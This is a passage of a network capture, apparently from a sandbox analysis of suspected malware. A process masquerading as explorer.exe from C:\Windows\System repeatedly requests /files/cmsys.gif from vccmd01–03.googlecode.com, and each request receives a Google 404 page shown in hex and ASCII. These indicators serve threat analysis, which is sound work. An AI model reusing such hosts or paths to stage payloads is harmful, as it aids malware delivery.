auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url(//www.google.com/images/brand

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.4	49791	142.250.145.82	80	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:23.981744051 CEST	1453	OUT	GET /files/cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd01.googlecode.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:24.008917093 CEST	1455	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1576 Date: Fri, 05 Aug 2022 07:10:23 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 3b 63 6f 6c 6f 72 3a 23 32 32 32 3b 70 61 64 64 69 6e 67 3a 31 35 70 78 7d 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 37 25 20 61 75 74 6f 20 30 3b 6d 61 78 2d 77 69 64 74 68 3a 33 39 30 70 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 38 30 70 78 3b 70 61 64 64 69 6e 67 3a 33 30 70 78 20 30 20 31 35 70 78 7d 2a 20 3e 20 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 65 72 72 6f 72 73 2f 72 6f 62 6f 74 2e 70 6e 67 29 20 31 30 30 25 20 35 70 78 20 6e 6f 2d 72 65 70 65 61 74 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 32 30 35 70 78 7d 70 7b 6d 61 72 67 69 6e 3a 31 31 70 78 20 30 20 32 32 70 78 3b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 7d 69 6e 73 7b 63 6f 6c 6f 72 3a 23 37 37 37 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 7d 61 20 69 6d 67 7b 62 6f 72 64 65 72 3a 30 7d 40 6d 65 64 69 61 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 61 78 2d 77 69 64 74 68 3a 37 37 32 70 78 29 7b 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 6e 6f 6e 65 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 3b 6d 61 78 2d 77 69 64 74 68 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 30 7d 7d 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url(//www.google.com/images/brand

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.4	49793	142.250.145.82	80	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:26.143997908 CEST	1466	OUT	GET /files/cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd02.googlecode.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:26.171617985 CEST	1467	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1576 Date: Fri, 05 Aug 2022 07:10:26 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 3b 63 6f 6c 6f 72 3a 23 32 32 32 3b 70 61 64 64 69 6e 67 3a 31 35 70 78 7d 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 37 25 20 61 75 74 6f 20 30 3b 6d 61 78 2d 77 69 64 74 68 3a 33 39 30 70 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 38 30 70 78 3b 70 61 64 64 69 6e 67 3a 33 30 70 78 20 30 20 31 35 70 78 7d 2a 20 3e 20 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 65 72 72 6f 72 73 2f 72 6f 62 6f 74 2e 70 6e 67 29 20 31 30 30 25 20 35 70 78 20 6e 6f 2d 72 65 70 65 61 74 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 32 30 35 70 78 7d 70 7b 6d 61 72 67 69 6e 3a 31 31 70 78 20 30 20 32 32 70 78 3b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 7d 69 6e 73 7b 63 6f 6c 6f 72 3a 23 37 37 37 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 7d 61 20 69 6d 67 7b 62 6f 72 64 65 72 3a 30 7d 40 6d 65 64 69 61 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 61 78 2d 77 69 64 74 68 3a 37 37 32 70 78 29 7b 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 6e 6f 6e 65 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 3b 6d 61 78 2d 77 69 64 74 68 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 30 7d 7d 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 3b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 2d 35 70 78 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 69 6e 2d 72 65 73 6f 6c 75 74 69 6f 6e 3a 31 39 32 64 70 69 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url(//www.google.com/images/brand

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49782	51.81.194.202	443	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.4	49794	142.250.145.82	80	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:28.479887962 CEST	1469	OUT	GET /files/cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd03.googlecode.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:28.507208109 CEST	1470	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1576 Date: Fri, 05 Aug 2022 07:10:28 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 3b 63 6f 6c 6f 72 3a 23 32 32 32 3b 70 61 64 64 69 6e 67 3a 31 35 70 78 7d 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 37 25 20 61 75 74 6f 20 30 3b 6d 61 78 2d 77 69 64 74 68 3a 33 39 30 70 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 38 30 70 78 3b 70 61 64 64 69 6e 67 3a 33 30 70 78 20 30 20 31 35 70 78 7d 2a 20 3e 20 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 65 72 72 6f 72 73 2f 72 6f 62 6f 74 2e 70 6e 67 29 20 31 30 30 25 20 35 70 78 20 6e 6f 2d 72 65 70 65 61 74 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 32 30 35 70 78 7d 70 7b 6d 61 72 67 69 6e 3a 31 31 70 78 20 30 20 32 32 70 78 3b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 7d 69 6e 73 7b 63 6f 6c 6f 72 3a 23 37 37 37 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 7d 61 20 69 6d 67 7b 62 6f 72 64 65 72 3a 30 7d 40 6d 65 64 69 61 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 61 78 2d 77 69 64 74 68 3a 37 37 32 70 78 29 7b 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 6e 6f 6e 65 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 3b 6d 61 78 2d 77 69 64 74 68 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 30 7d 7d 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 3b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 2d 35 70 78 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url(//www.google.com/images/brand

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.4	49802	142.250.145.82	80	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:40.322120905 CEST	9192	OUT	GET /files/cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd01.googlecode.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:40.348905087 CEST	9193	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1576 Date: Fri, 05 Aug 2022 07:10:40 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 3b 63 6f 6c 6f 72 3a 23 32 32 32 3b 70 61 64 64 69 6e 67 3a 31 35 70 78 7d 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 37 25 20 61 75 74 6f 20 30 3b 6d 61 78 2d 77 69 64 74 68 3a 33 39 30 70 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 38 30 70 78 3b 70 61 64 64 69 6e 67 3a 33 30 70 78 20 30 20 31 35 70 78 7d 2a 20 3e 20 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 65 72 72 6f 72 73 2f 72 6f 62 6f 74 2e 70 6e 67 29 20 31 30 30 25 20 35 70 78 20 6e 6f 2d 72 65 70 65 61 74 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 32 30 35 70 78 7d 70 7b 6d 61 72 67 69 6e 3a 31 31 70 78 20 30 20 32 32 70 78 3b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 7d 69 6e 73 7b 63 6f 6c 6f 72 3a 23 37 37 37 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 7d 61 20 69 6d 67 7b 62 6f 72 64 65 72 3a 30 7d 40 6d 65 64 69 61 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 61 78 2d 77 69 64 74 68 3a 37 37 32 70 78 29 7b 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 6e 6f 6e 65 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 3b 6d 61 78 2d 77 69 64 74 68 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 30 7d 7d 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url(//www.google.com/images/brand

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.4	49803	142.250.145.82	80	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:42.379738092 CEST	9194	OUT	GET /files/cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd02.googlecode.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:42.406915903 CEST	9196	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1576 Date: Fri, 05 Aug 2022 07:10:42 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 